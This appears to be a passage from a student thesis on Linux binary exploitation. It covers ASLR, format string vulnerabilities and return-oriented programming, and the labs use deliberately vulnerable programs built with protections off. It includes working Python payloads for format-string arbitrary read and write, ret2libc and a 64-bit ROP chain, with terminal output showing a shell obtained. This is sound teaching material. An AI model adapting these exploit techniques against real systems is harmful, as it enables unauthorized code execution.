
To check if a binary has been compiled with ASLR support[8]:

```
readelf -h a.out | grep "DYN"
```

Additionally, in Linux systems we can use the `LD_TRACE_LOADED_OBJECTS` environment variable to modify the behavior of the loader, which prints out the dynamic library dependencies and their addresses where they were loaded at runtime. In systems with ASLR enabled, those addresses will be different each time the same command is executed. In systems where ASLR is disabled, the addresses will always be the same.



```
qwe@qwe:~/tfg$ cat /proc/sys/kernel/randomize_va_space
2
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc318959000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6382ff8000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5cb8505000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007efedb0cd000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fddeed65000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f328d5000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f3524576000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f79e6606000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2df6cbe000)
```



```
qwe@qwe:~/tfg$ cat /proc/sys/kernel/randomize_va_space
0
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ls | grep libc
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7d97000)
```

Figure 2.4: libc base address loaded at runtime with ASLR enabled/disabled

Chapter 3

Format strings

3.1 Format functions

C uses the concept of **format strings** to specify some functions how their arguments should be treated. Those functions are unique in the way they use a variable number of arguments, as opposed to the fixed number of arguments normal functions have in statically typed languages like C. The format string indicates the function how to interpret the arguments received. Some examples of this type of functions are:

- `printf (fprintf, sprintf, vsnprintf, ...)`

- `scanf (sscanf, fscanf, vfscanf, ...)`

These functions are often used to perform input/output with the user. They are conversion functions, representing primitive C data types in a human-readable string representation and vice versa. Vulnerabilities on input/output functions for a program are a recurrent theme in cybersecurity. The format strings are a critical component of the function as they dictate how the arguments should be processed.

Conversion specifier	**Meaning**
d	Takes an `int` from the stack and converts it to signed decimal notation
x	Takes an `unsigned int` from the stack and converts it to hex
p	Takes a `void*` from the stack and prints it as a hex address
s	Dereferences a `const char*` on the stack and reads until null byte
n	Dereferences an `int*` on the stack and writes the number of characters written so far

Table 3.1: Common format conversion specifiers table

```c
int arg1, arg2, arg4;
char* arg3 = "Hello world";
printf("%x %d %s %n\n", arg1, arg2, arg3, &arg4);
```



0x0...0
0xf...f
locals
rbp
rip
Address of format string
arg1
arg2
arg3
Address of arg4
Internal pointer from where the format function will start matching arguments with the format string

Figure 3.1: Format function stack frame

The format function uses an internal pointer to know which argument corresponds with the conversion specified on the format string. This pointer increases as the function parses the format string.

3.2 Format string vulnerability

If the format string can somehow be provided by the user, an attacker wins control over the behavior of the format function. Therefore, **if an attacker is able to provide the format string a format string vulnerability is present**.

```c
int main(int argc, char* argv[]){
    if(argc != 2) return 1;

    printf(argv[1]);

    return 0;
}
```


Format string vulnerability

Figure 3.2: Format string vulnerability

3.3 Format string exploits

3.3.1 Arbitrary read

By using the %s conversion specifier we can read from an address stored on the stack. If the input buffer we use is a stack allocated buffer, we can put any address we want to examine on that buffer and create an appropriate input so when the format function parses the `%s` specifier it uses our address on the buffer.



```
int main()
{
    int dummy;
    char buffer[] =
        "AAAAAAAA %x  %x  %s  ";

    printf(buffer, dummy);

    return 0;
}
```

Figure 3.3: Anatomy of an arbitrary read format string exploit

The `%x`s specifiers are used to make `printf`'s internal pointer to the arguments point to a specific offset, in this case, to our buffer. By adding more `%x`s we can point further down on the stack (higher addresses) and by removing them we point upwards (lower addresses).

When `%s` is parsed, it dereferences the address pointed by the `printf`'s internal pointer. Thanks to our padding of `%x`s we made it point to the buffer, where we carefully placed the address we want to read from: `0x4141414141414141`.

Can be used to leak a stack canary.

Example


In this exercise we are going to read the value of the variable `s3cr3t` that it is not allocated on the stack. To accomplish this task, we need to input the address of `s3cr3t` on the start of the buffer followed by format specifiers.

Listing 3.1: exploit.py

```python
exploit = "\x08\x90\x55\x56" # address of s3cr3t
exploit += "_%08x" * 6
exploit += "_%08s"
print exploit
```

```
$ python2 exploit.py > qwe
$ ./a.out qwe > asd
```


As `printf` parses the format string, the extra format specifiers will make the internal pointer point to the start of the buffer, where we carefully stored the address of our target.



```
pwndbg> x/23xb buffer
0xffffd00c:     0x08    0x90    0x55    0x56    0x5f    0x25    0x30    0x38
0xffffd014:     0x78    0x5f    0x25    0x30    0x38    0x78    0x5f    0x25
0xffffd01c:     0x30    0x38    0x78    0x5f    0x25    0x30    0x38
```

Figure 3.4: Address of `s3cr3t` on the input buffer

The next `"%s"` will read the address and treat as a pointer, dereferencing the address and printing the value.



```
qwe@qwe:~/tfg/format_strings/arbitrary_read$ ./a.out qwe > asd
qwe@qwe:~/tfg/format_strings/arbitrary_read$ hexdump -C asd
00000000  08 90 55 56 5f 30 30 30  30 30 30 30 31 5f 30 30  |..UV_00000001_00|
00000010  30 30 30 30 34 30 5f 35  36 35 35 61 31 61 30 5f  |000040_5655a1a0_|
00000020  30 30 38 34 32 34 32 31  5f 30 30 30 30 30 35 33  |00842421_0000053|
00000030  34 5f 30 30 30 30 30 30  35 65 5f 20 20 20 20 ef  |4_0000005e_    .|
00000040  be ad de 0a 01                                    |.....|
00000045
```


Figure 3.5: Value of `s3cr3t` leaked

3.3.2 Arbitrary write

We can employ the same technique from the arbitrary read to overwrite arbitrary memory but instead of using the `%s` specifier we use the `%n` specifier, which writes back to an address. The `%n` writes the number of bytes written so far. To control that number we can make use of padding and size modifiers.

Example

To showcase an arbitrary write from a format string I am going to overwrite the return address without affecting the stack canary. I want to return to the `win` function that will print out *win* on the screen when executed. This function is called nowhere on the original code. Compile the code with stack canaries enabled.



```
qwe@qwe:~/tfg/format_strings/arbitrary_write$ checksec --file ./a.out
[*] '/home/qwe/tfg/format_strings/arbitrary_write/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
qwe@qwe:~/tfg/format_strings/arbitrary_write$
```

Figure 3.6: Compiled with stack canaries


Like in the arbitrary read, the first value we put on the input buffer is the address where `printf` should write to, that is, the address of our return address on the stack. In this particular case I inserted multiple times the address of the buffer in an effort to make the exploit more reliable against stack offsets. The address is then followed by a pad of format specifiers to align the `%n` specifier with the address at the start of the buffer.

Now we need to indicate the value we want to write on the selected address. Because `%n` writes back the number of characters already printed, we can use padding in one of the format specifiers to make it print x characters. The address of `win` is `0x8049256`. To write that value with `%n`, `printf` needs to print 134517334 characters minus the previously printed, like the address and the padding format specifiers.
After the calculation, the number of characters left to print is 134517192.

Listing 3.2: exploit.py

```
#exploit = "\x41\x41\x41\x41" * 8
exploit = "\x9c\xd0\xff\xff" * 8 # Address of return address
exploit += "_%08x" * 12
exploit += "_%134517192c"
exploit += "_%n"
print exploit
```

It is important to **unset certain environment variables** that could move the stack up and down and make the exploit inconsistent. Running the exploit we execute `win()`.



```
qwe@qwe:~/tfg/format_strings/arbitrary_write$ unset OLDPWD; ./a.out qwe
```

```
�win
Segmentation fault (core dumped)
qwe@qwe:~/tfg/format_strings/arbitrary_write$
```

Figure 3.7: `win()` function executed.

Chapter 4

Return-oriented programming

4.1 ret2libc

In a traditional stack overflow we try to return to some shellcode in a buffer we can control. For this reason, a countermeasure appeared to prevent execution on writable segments (see 2.2). With this limitation, we cannot inject code anymore. The solution comes from reusing the existing code to achieve our goals, like in the **ret2win** example (see 1.2). Libc is a library loaded on almost all processes, so returning to a function inside libc is always an option. Furthermore, libc declares `system`, a very well suited win function.

To perform the call to `system` we need to prepare the stack with the parameters that the compiler would set for a compiled call to `system`:

```c
int system(const char* command);
```

We require the address of `command` to be present on the stack, before (higher addresses) the overwritten return address.




Figure 4.1: ret2libc stack layout


Example

For this example we will use a custom vulnerable 32bit program compiled with all the protections disabled, with no debugging symbols and ASLR turned off for the operating system.

Listing 4.1: example.c


```c
#include <stdio.h>
#include <stdlib.h>

void vuln()
{
    char buffer[64];
    fgets(buffer, 128, stdin);
}

/* gcc -m32 -fno-stack-protector -no-pie (-m32) main.c */
/* ASLR disabled on host */
int main()
{
    vuln();
    return 0;
}
```

Using our layout for a ret2libc exploit we need to plug in the addresses of the `system` function and a `"/bin/sh"` string. Because the binary was compiled with no debugging symbols we can't search for the symbol inside `gdb` or another debugger. But because ASLR is disabled, we know where libc will be loaded. We could get the offset of `system` from the libc base address to know where it will be located at runtime.




```
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ./a.out
        linux-gate.so.1 (0xf7fcf000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7dc7000)
        /lib/ld-linux.so.2 (0xf7fd1000)
```

Figure 4.2: libc base address



```
qwe@qwe:~/tfg$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   258: 00139e50   106 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.0
   662: 00045830    63 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1534: 00045830    63 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.0
```

Figure 4.3: `system` offset from libc base address



```
qwe@qwe:~/tfg$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 192352 /bin/sh
```


Figure 4.4: `"/bin/sh"` string offset from libc base address

Knowing all those addresses we can plug them into a python script taking into account how the stack will unwind and what `system` expects to be on the stack.

Listing 4.2: exploit.py

```python
exploit = "\x41" * 76
exploit += "\x30\xc8\xe0\xf7" # system address
exploit += "\x00" * 4 # padding
exploit += "\x52\x93\xf5\xf7" # /bin/sh address
print exploit
```

Once we crafted the exploit we need to concatenate it with `stdin` to obtain access to the shell (see 1.3).



```
qwe@qwe:~/tfg$ python2 exploit.py > qwe
qwe@qwe:~/tfg$ cat qwe - | ./a.out
ls
a.out  core  exploit.py  qwe  ret2libc32_exploit.py  vuln.c
whoami
qwe
```

Figure 4.5: ret2libc exploit

When compiling a binary for 64bits, the default calling convention used by `gcc` in Linux systems is the *System V AMD64 ABI*, which specifies that the first 6 parameters (integers or pointers) are passed in registers instead of being pushed on the stack. That represents a problem for our ret2libc technique, as we only control the stack.

To overcome this issue we will use return-oriented programming, the generalized and refined form of a ret2anything exploit.

4.2 ROP

Return-oriented programming is a programming paradigm by which an **attacker can induce arbitrary behavior** in a program **without code injection**. This defeats the countermeasure of NX/DEP/W$\oplus$X.

This technique presents a whole new programming paradigm (an esoteric one): using the code of a existing program to create another program inside the process, by means of concatenating return addresses and a stack overflow.

In a typical stack overflow, we override the return stack writing only one address.

4.2.1 ROP Gadgets

ROP Gadgets are machine code snippets that end with a `ret` instruction. We can chain them together by pushing their start addresses in sequence on a stack overflow attack, creating a **ROP chain**.





Figure 4.6: ROP chain

Example


We will use the same program for the ret2libc example, but compiled for 64bit. Because of the default calling convention for 64bit gcc binaries on Linux, we need to pass the "/bin/sh" string pointer in the register `rdi`. To accomplish this, we will search for gadgets on the binary.
Because we control the stack thanks to the stack overflow, we could use a `pop rdi` instruction to put our pointer into the register.



```
qwe@qwe:~/tfg$ ROPgadget --binary a.out | grep "pop rdi"
0x00000000004011e3 : pop rdi ; ret
qwe@qwe:~/tfg$
```

Figure 4.7: ROP gadget `pop rdi; ret`


In this case we also need a NOP gadget to achieve stack alignment. This gadget does nothing more than calling the following gadget on the chain and with this addition our whole rop chain is 32 bytes long, which is aligned for the 16 byte stack. If this gadget was omitted, the rop chain would be 24 bytes long, which is not divisible by 16 and therefore, would not be aligned.



```
qwe@qwe:~/tfg/rop$ ROPgadget --binary a.out | grep "nop" | tail -n 4 | head -n1
0x00000000004010af : nop ; ret
qwe@qwe:~/tfg/rop$
```

Figure 4.8: NOP gadget

Before calling `system` we have to set up the string pointer in `rdi`, so this gadget will be the first we will return to, followed by the address of "/bin/sh" and the address of `system`.



buffer

rbp

Address of nop gadget


Address of pop rdi gadget

Address of "/bin/sh"

Address of system


Figure 4.9: Stack layout for example

We collect again the addresses of interest because we are now using the 64bit libc.




```
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ./a.out
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc2000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

Figure 4.10: libc base address at runtime



```
qwe@qwe:~/tfg$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
   236: 0000000000156a80   103 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.2.5
   617: 0000000000055410    45 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
```

Figure 4.11: system offset from libc base address




```
qwe@qwe:~/tfg$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
 1b75aa /bin/sh
qwe@qwe:~/tfg$ 
```

Figure 4.12: "/bin/sh" offset from libc base address

Listing 4.3: exploit64.py

```
exploit = "\x41" * 72
exploit += "\xaf\x10\x40\x00\x00\x00\x00\x00" # nop gadget for stack alignment
exploit += "\xe3\x11\x40\x00\x00\x00\x00\x00" # pop rdi gadget
exploit += "\xaa\x95\xf7\xf7\xff\x7f\x00\x00" # binsh
exploit += "\x10\x74\xe1\xf7\xff\x7f\x00\x00" # system
print exploit
```

Again, to keep the shell open we need to concatenate the exploit with stdin.



```
qwe@qwe:~/tfg/rop$ cat qwe - | ./a.out
ls
a.out  exploit64.py  exploit.py  qwe  ret2libc32_exploit.py  vuln.c
whoami
qwe
exit
exit
Segmentation fault (core dumped)
qwe@qwe:~/tfg/rop$ 
```

Figure 4.13: Successful exploitation of the rop chain

4.3 Stack pivoting

A stack pivot attack consist of creating a fake stack somewhere in memory and tricking the program to use it as its stack. This technique is useful when the legitimate stack lacks space for a ROP chain.
For this attack it is necessary to control the stack pointer register to be able to change the stack of the program for the attacker controlled one. To accomplish this, we need to find some gadgets:

1. `pop rsp`. Ideal gadget in theory. Hardly found in any executable.
2. `xchg reg, rsp`. Used in combination with `pop reg` to write a value on `reg` to later exchange it with `rsp`. Requires 16 bytes of stack space after the return address.
3. `leave; ret`. All functions except `main` are ended with `leave; ret`. That makes this case the most plausible. The `leave` instruction is equivalent to:

   ```
               mov rsp, rbp
               pop rbp
   ```

   If we call `leave` two consecutive times, the first `pop rbp` will be used to set `rsp` on the second `leave`.





Figure 4.14: Stack layout for a stack pivoting attack

Example

In this exercise the objective is to pivot the stack to `buffer`. I will use the `leave` gadget to trigger the pivot.

First, we need the `leave` gadget.



```
qwe@qwe:~/tfg/rop/stack_pivoting$ ROPgadget --binary a.out | grep leave | head -n 10 | tail -n 1
0x00001131 : leave ; ret
qwe@qwe:~/tfg/rop/stack_pivoting$ 
```

